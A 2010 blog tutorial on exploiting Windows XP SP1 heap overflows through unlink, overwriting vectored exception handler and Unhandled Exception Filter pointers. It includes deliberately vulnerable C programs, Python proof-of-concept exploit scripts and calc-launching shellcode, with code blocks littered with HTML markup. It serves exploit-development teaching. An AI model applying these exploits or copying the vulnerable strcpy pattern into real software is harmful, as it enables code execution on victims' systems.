mr_me's IT security blog

Exploiting, Reversing, Fuzzing, Code Analysis and Web Application Security

Heap Overflows For Humans – 101

mr_me · Sunday, October 24th, 2010

We have talked previously about stack based buffer overflows and format strings vulnerabilities. Now it is time to take it a step further and play with the windows heap manager!

Unlink() to execute a write 4 primitive

Previously, with stack overflows, we have gained control of the execution pointer (EIP) some how whether that be through the exception handler or directly. Today we are going to discuss a series of techniques that have been tried and tested in time that gain control of execution without directly using EIP or SEH. By overwriting at a location in memory of our choice, with a controlled value, we are able to achieve an arbitary DWORD overwrite.

If you are unfamilair with stack based buffer overflows to an intermediate/advanced level then it is suggested that you focus in this area first. What we are about to cover, has been dead and buried for a while, so if you are looking for newer techniques to exploit the windows heap manager, dont stick around 😉

What you will need:

- Windows XP with just sp1 installed.
- A debugger (Olly Debugger, Immunity Debugger, windbg etc).
- A c/c++ compilier (Dev C++, lcc-32, MS visual C++ 6.0 (if you can still get it)).
- A scripting language of ease (I use python, maybe you can use perl).
- A brain (and/or persistance).
- Some knowledge of Assembly, C and knowledge on how to dig through a debugger
- HideDbg under Olly Debugger (plugin) or !hidedebug under immunity debugger
- Time.

We are going to focus on the core basics and fundementals. The techniques presented will most probably be too old to use in the "real world" however it must always be reminded that if you want to move forward, one must know the past. And learn from it. Ok lets begin!

What is the heap and how does it work under XP?

The heap is a storage of area where a process can store data. Each process dynamically allocates and deallocates heap memory based on the requirements of the application and are globally accessible. It is important to point out that the stack grows towards 0×00000000 and yet the heap grows towards 0xFFFFFFFF. This means that if a process was to call HeapAllocate() twice, the second call would return a pointer that is higher than the first. Therefore any overflow of the first block will overflow into the second block.

Every process whether its the default process heap or a dynamically allocated heap will contain multiple data structures. One of those data structures is an array of **128 LIST_ENTRY** structures that keeps track of free blocks. This is known as the **FreeLists**. **Each list entry holds two pointers** and the beginning of this array can be found at offset **0×178** bytes into the heap structure. When a heap is created, **two pointers** which point to the **first free block of memory** available for allocation are set at **FreeLists[0]**. At the address that these two pointers point to (The beginning of the first available block) are two pointers that point to **FreeLists[0]**.

> Let that sink in, and then think about this.

Assuming we have a heap with a base address of 0×00650000 and the first availble block is located at 0×00650688 then we can assume the following four addresses:

1. At address 0×00650178 (Freelist[0].Flink) is a pointer with the value of 0×00650688 (Our first free block)
2. A address 0x006517c (FreeList[0].Blink) is a pointer with the value of 0×00650688 (Our first free block)
3. At address 0×00650688 (Our first free block) is a pointer with the value of 0×00650178 (FreeList[0])
4. At address 0x0065068c (Our first free block) is a pointer with the value of 0×00650178 (FreeList[0])

When an allocation occurs, the FreeList[0].Flink and FreeList[0].Blink pointers are updated to point to the next free block that will be allocated. **Furthermore the two pointers that point back to the *FreeList* are moved to the end of the newly allocated block**. Every allocation or free, these pointers are updated. Therefore, these allocations are tracked in a doubly linked list.

When a heap buffer is overflowed into the heap control data, the updating of these pointers allows the arbitrary dword overwrite. An attacker at this point has the opportunity to modify program control data such as function pointers and thus gain control of the processes path of execution.


Exploiting Heap Overflows using Vectored Exception Handling

First, lets begin with our heap-veh.c code:


```
<br />
#include &lt;windows.h&gt;<br />
#include &lt;stdio.h&gt;</p>
<p>    DWORD MyExceptionHandler(void);<br />
    int foo(char *buf);</p>
<p>    int main(int argc, char *argv[])<br />
    {<br />
        HMODULE l;<br />
        l = LoadLibrary(&quot;msvcrt.dll&quot;);<br />
        l = LoadLibrary(&quot;netapi32.dll&quot;);<br />
        printf(&quot;\n\nHeapoverflow program.\n&quot;);<br />
        if(argc != 2)<br />
            return printf(&quot;ARGS!&quot;);<br />
        foo(argv[1]);<br />
        return 0;<br />
    }</p>
<p>    DWORD MyExceptionHandler(void)<br />
    {<br />
        printf(&quot;In exception handler....&quot;);<br />
        ExitProcess(1);<br />
        return 0;<br />
    }</p>
<p>    int foo(char *buf)<br />
    {<br />
        HLOCAL h1 = 0, h2 = 0;<br />
        HANDLE hp;</p>
<p>        __try{<br />
            hp = HeapCreate(0,0x1000,0x10000);<br />
            if(!hp){<br />
                return printf(&quot;Failed to create heap.\n&quot;);<
br />
            }<br />
            h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);</p>
<p>            printf(&quot;HEAP: %.8X %.8X\n&quot;,h1,&amp;h1);</p>
<p>            // Heap Overflow occurs here:<br />
            strcpy(h1,buf);</p>
<p>            // This second call to HeapAlloc() is when we gain con
trol<br />
            h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);<br />
            printf(&quot;hello&quot;);<br />
        }<br />
        __except(MyExceptionHandler())<br />
        {<br />
            printf(&quot;oops...&quot;);<br />
        }<br />
        return 0;<br />
    }
```

From the above code, we can see that their will be exception handling due to the __try block statement. Begin by compiling the code with your favourite ompiler under Windows XP SP1.

Run the application on the command line, notice how it takes over 260 bytes as an argv and the exception handler kicks in.



Now of course when we run this in the debugger, we gain control of the second allocation (because freelist[0] is being updated with our attack string from the first allocation). Look:




```
MOV DWORD PTR DS:[ECX],EAX
MOV DWORD PTR DS:[EAX+4],ECX
```

These instructions are saying “Make the current value of EAX the pointer of ECX and make the current value of ECX the value of EAX at the next 4 bytes”. From this we know we are unlinking or freeing of the first allocated memory block. So essentially it means:

1. EAX (what we write) : Blink
2. ECX (location of where to write) : Flink

So what is the vectored exception handling?

vectored exception handling was introduced to windows XP when it was first released and stores exception registration structures on the heap. Unlike traditional frame exception handling such as SEH that stores its structure on the stack. This type of exception is called before any other frame based exception handling, The following struture dispicts the layout:


```
struct _VECTORED_EXCEPTION_NODE<br />
{<br />
    DWORD   m_pNextNode;<br />
```

```
    DWORD   m_pPreviousNode;<br />
    PVOID   m_pfnVectoredHandler;<br />
}
```

All that you need to know is that the m_pNextNode points to the next _VECTORED_EXCEPTION_NODE structure therefore we must overwrite the pointer to _VECTORED_EXCEPTION_NODE (m_pNextNode) with our fake pointer. But what do we overwrite it with? lets take a look at the code that is responsible for dispatching the _VECTORED_EXCEPTION_NODE:

```
77F7F49E   8B35 1032FC77    MOV ESI,DWORD PTR DS:[77FC3210]
77F7F4A4   EB 0E            JMP SHORT ntdll.77F7F4B4
77F7F4A6   8D45 F8          LEA EAX,DWORD PTR SS:[EBP-8]
77F7F4A9   50               PUSH EAX
77F7F4AA   FF56 08          CALL DWORD PTR DS:[ESI+8]
```

so we MOV the pointer of _VECTORED_EXCEPTION_NODE into ESI and then shortly after we call ESI + 8. If we set the next pointer of _VECTORED_EXCEPTION_NODE to our a pointer of our shellcode – 0×08, then we should land very neatly into our buffer. Where do we find a pointer to our shellcode? Well there is one on the stack :0) see:



We can see our pointer to our shellcode on the stack. Ok no stress, lets use this hardcoded value 0x0012ff40. Except remember the call esi+8? well lets make sure we hit right on target for our shellcode so 0x0012ff40 – 0×08 = 0x0012ff38. Excellant so ECX is going to be set to 0x0012ff38.

How do we find the m_NextNode (pointer to next _VECTORED_EXCEPTION_NODE)? Well in Olly (or immunity debugger) we can parse our exception so far using shift+f7 and try and continue the through the code. The code will setup for the call to the first _VECTORED_EXCEPTION_NODE and as such will reveal the pointer at:

```
77F60C2C   BF 1032FC77      MOV EDI,ntdll.77FC3210
77F60C31   393D 1032FC77    CMP DWORD PTR DS:[77FC3210],EDI
77F60C37   0F85 48E80100    JNZ ntdll.77F7F485
```


You can see that the code is moving the m_pNextNode (our pointer that we need) into EDI. Excellant, lets set EAX to that value.

So as it stands, we have the following values set:


ECX = 0x77fc3210
EAX = 0x0012ff38

But of course we need our offsets to EAX and ECX, so we just create an MSF pattern and feed it into the application. Here is a quick reminder for your viewing pleasure:


Step 1 – Create msf pattern.





Step 2 – Feed it to the target application



Step 3 – Calculate offsets by turning on anti-debugging and triggering the exception







Ok so here is a skeleton PoC exploit:

```
<br />
import os<br />
# _vectored_exception_node<br />
```

```
exploit = (&quot;\xcc&quot; * 272)<br />
# ECX pointer to next _VECTORED_EXCEPTION_NODE = 0x77fc3210 - 0x04<br
 />
# due to second MOV writes to EAX+4 == 0x77fc320c<br />
exploit += (&quot;\x0c\x32\xfc\x77&quot;) # ECX<br />
# EAX ptr to shellcode located at 0012ff40 - 0x8 == 0012ff38<br />
exploit += (&quot;\x38\xff\x12&quot;) # EAX - we dont need the null b
yte<br />
os.system('&quot;C:\\Documents and Settings\\Steve\\Desktop\\odbg110\
\OLLYDBG.EXE&quot; heap-veh.exe ' + exploit)<br />
```

Now at this stage we cannot have shellcode after our ECX instruction because it contains a null byte, you may remember this from my previous tutorial Debugging an SEH 0day. This may not always be the case as in this example we are using a strcpy to store our buffer in the heap.

Ok so at this point we hit out software breakpoints at “\xcc” and can simply replace this with some shellcode. The shellcode must not be more than 272 bytes as this is the only spot to place our shellcode.

```
<br />
# _vectored_exception_node<br />
import os<br />
import win32api<br />
calc = (&quot;\xda\xcb\x2b\xc9\xd9\x74\x24\xf4\x58\xb1\x32\xbb\xfa\xc
d&quot; +<br />
&quot;\x2d\x4a\x83\xe8\xfc\x31\x58\x14\x03\x58\xee\x2f\xd8\xb6&quot;
+<br />
&quot;\xe6\x39\x23\x47\xf6\x59\xad\xa2\xc7\x4b\xc9\xa7\x75\x5c&quot;
+<br />
&quot;\x99\xea\x75\x17\xcf\x1e\x0e\x55\xd8\x11\xa7\xd0\x3e\x1f&quot;
+<br />
&quot;\x38\xd5\xfe\xf3\xfa\x77\x83\x09\x2e\x58\xba\xc1\x23\x99&quot;
+<br />
&quot;\xfb\x3c\xcb\xcb\x54\x4a\x79\xfc\xd1\x0e\x41\xfd\x35\x05&quot;
+<br />
&quot;\xf9\x85\x30\xda\x8d\x3f\x3a\x0b\x3d\x4b\x74\xb3\x36\x13&quot;
+<br />
&quot;\xa5\xc2\x9b\x47\x99\x8d\x90\xbc\x69\x0c\x70\x8d\x92\x3e&quot;
+<br />
&quot;\xbc\x42\xad\x8e\x31\x9a\xe9\x29\xa9\xe9\x01\x4a\x54\xea&quot;
+<br />
&quot;\xd1\x30\x82\x7f\xc4\x93\x41\x27\x2c\x25\x86\xbe\xa7\x29&quot;
+<br />
&quot;\x63\xb4\xe0\x2d\x72\x19\x9b\x4a\xff\x9c\x4c\xdb\xbb\xba&quot;
+<br />
&quot;\x48\x87\x18\xa2\xc9\x6d\xcf\xdb\x0a\xc9\xb0\x79\x40\xf8&quot;
+<br />
```

```
&quot;\xa5\xf8\x0b\x97\x38\x88\x31\xde\x3a\x92\x39\x71\x52\xa3&quot;
+<br />
&quot;\xb2\x1e\x25\x3c\x11\x5b\xd9\x76\x38\xca\x71\xdf\xa8\x4e&quot;
+<br />
&quot;\x1c\xe0\x06\x8c\x18\x63\xa3\x6d\xdf\x7b\xc6\x68\xa4\x3b&quot;
+<br />
&quot;\x3a\x01\xb5\xa9\x3c\xb6\xb6\xfb\x5e\x59\x24\x67\xa1\x93&quot;)
</p>
<p>exploit = (&quot;\x90&quot; * 5)<br />
exploit += (calc)<br />
exploit += (&quot;\xcc&quot; * (272-len(exploit)))<br />
# ECX pointer to next _VECTORED_EXCEPTION_NODE = 0x77fc3210 - 0x04<br
 />
# due to second MOV writes to EAX+4 == 0x77fc320c<br />
exploit += (&quot;\x0c\x32\xfc\x77&quot;) # ECX<br />
# EAX ptr to shellcode located at 0012ff40 - 0x8 == 0012ff38<br />
exploit += (&quot;\x38\xff\x12&quot;) # EAX - we dont need the null b
yte<br />
win32api.WinExec(('heap-veh.exe %s') % exploit, 1)<br />
```

Exploiting Heap Overflows using the Unhandled Exception Filter

The Unhandler Exception Filter is the last exception to be called before an application closes. It is responsible for dispatching of the very common message “An unhandled error occured” when an application suddenly crashes. Up until this point, we have gotten to the stage of controlling EAX and ECX and knowing the offset location to both registers:


```
<br />
import os<br />
exploit = (&quot;\xcc&quot; * 272)<br />
exploit += (&quot;\x41&quot; * 4) # ECX<br />
exploit += (&quot;\x42&quot; * 4)    # EAX<br />
exploit += (&quot;\xcc&quot; * 272)<br />
os.system('&quot;C:\\Documents and Settings\\Steve\\Desktop\\odbg110\
\OLLYDBG.EXE&quot; heap-uef.exe ' + exploit)<br />
```

Unlike the previous example, our heap-uef.c file contains no traces of a custom exception handler defined. This means we are going to exploit the application using Microsofts default Unhandled Exception Filter. Below is the heap-uef.c file:


```
<br />
#include &lt;stdio.h&gt;<br />
#include &lt;windows.h&gt;</p>
<p>    int foo(char *buf);<br />
    int main(int argc, char *argv[])<br />
    {<br />
```

```
        HMODULE l;<br />
        l = LoadLibrary(&quot;msvcrt.dll&quot;);<br />
        l = LoadLibrary(&quot;netapi32.dll&quot;);<br />
        printf(&quot;\n\nHeapoverflow program.\n&quot;);<br />
        if(argc != 2)<br />
            return printf(&quot;ARGS!&quot;);<br />
        foo(argv[1]);<br />
        return 0;<br />
    }</p>
<p>    int foo(char *buf)<br />
    {<br />
        HLOCAL h1 = 0, h2 = 0;<br />
        HANDLE hp;</p>
<p>        hp = HeapCreate(0,0x1000,0x10000);<br />
        if(!hp)<br />
            return printf(&quot;Failed to create heap.\n&quot;);<br /
>
        h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);<br />
        printf(&quot;HEAP: %.8X %.8X\n&quot;,h1,&amp;h1);</p>
<p>        // Heap Overflow occurs here:<br />
        strcpy(h1,buf);</p>
<p>        // We gain control of this second call to HeapAlloc<br />
        h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);<br />
        printf(&quot;hello&quot;);<br />
        return 0;<br />
    }<br />
```

When debugging this type of overflow, its important to turn anti debugging on within Olly or Immunity Debugger so that our Exception Filter is called and offsets are at the correct location. Ok so first of all, we must find where we are going to write our dword too. This would be the pointer to Unhandled Exception Filter. This can be found by going looking at the code at SetUnhandledExceptionFilter().



It can be see that a MOV instruction uses a pointer to UnhandledExceptionFilter (0x77ed73b4):




So at this point, we can saftley say that ECX will contain the value 0x77c3bbad. But now what are we going to write? lets take a look at what happens when the UnhandledExceptionFilter is called:

```
77E93114    A1 B473ED77       MOV EAX,DWORD PTR DS:[77ED73B4]
77E93119    3BC6              CMP EAX,ESI
77E9311B    74 15             JE SHORT kernel32.77E93132
77E9311D    57                PUSH EDI
77E9311E    FFD0              CALL EAX
```

Basically, the pointer to UnhandledExceptionFilter() is parsed into EAX and a push EDI, then call EAX executes. Similar to Vectored Exception Handling (except the complete opposite 😃), we can overwrite the pointers value. This pointer will then point to our shellcode, or an instruction that will get us back to our shellcode.


If we take a look at EDI, we will notice a pointer after 0×78 bytes to the bottom of our payload (8 bytes off the bottom of our payload).



So if we simply call this pointer, we will be executing our shellcode. Therefore we need an instruction in EAX such as:

call dword ptr ds:[edi+74]


This instruction is easily found in many MS modules under XP sp1.



So then lets fill in these values into our PoC and see where we land:


```
<br />
import os<br />
```

```
exploit = (&quot;\xcc&quot; * 272)<br />
exploit += (&quot;\xad\xbb\xc3\x77&quot;) # ECX 0x77C3BBAD --&gt; cal
l dword ptr ds:[EDI+74]<br />
exploit += (&quot;\xb4\x73\xed\x77&quot;) # EAX 0x77ED73B4 --&gt; Unh
andledExceptionFilter()<br />
exploit += (&quot;\xcc&quot; * 272)<br />
os.system('&quot;C:\\Documents and Settings\\Steve\\Desktop\\odbg110\
\OLLYDBG.EXE&quot; heap-uef.exe ' + exploit)<br />
```




Of course we simply calculate the offset to this part of the shellcode and insert our JMP instruction code and insert our shellcode:

```
<br />
import os</p>
<p>calc = (&quot;\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9
&quot;<br />
&quot;\x44\x80\xc2\x77&quot;  # address to WinExec()<br />
&quot;\xFF\xD1\x90\x90&quot;)</p>
<p>exploit = (&quot;\x44&quot; * 264)<br />
exploit += &quot;\xeb\x14&quot; # our JMP (over the junk and into nop
s)<br />
exploit += (&quot;\x44&quot; * 6)<br />
exploit += (&quot;\xad\xbb\xc3\x77&quot;) # ECX 0x77C3BBAD --&gt; cal
l dword ptr ds:[EDI+74]<br />
exploit += (&quot;\xb4\x73\xed\x77&quot;) # EAX 0x77ED73B4 --&gt; Unh
andledExceptionFilter()<br />
exploit += (&quot;\x90&quot; * 21)<br />
exploit += calc</p>
<p>os.system('heap-uef.exe ' + exploit)<br />
```



Boom !



Conclusion:

We have demonstrated two techniques for exploiting unlink() in its most primitive form under windows XP sp1. Other techniques can also apply such as RtlEnterCriticalSection or TEB Exception Handler exploitation in the same situation. Following on from here we will present exploiting Unlink() (HeapAlloc/HeapFree) under Windows XP sp2 and 3 and bypass windows protections against the heap.

PoC's:

- http://www.exploit-db.com/exploits/12240/
- http://www.exploit-db.com/exploits/15957/

References:

1. The shellcoder's handbook (Chris Anley, John Heasman, FX, Gerardo Richarte)
2. David Litchfield (http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt)

This entry was posted on Sunday, October 24th, 2010 at 2:30 pm and is filed under exploit development
You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.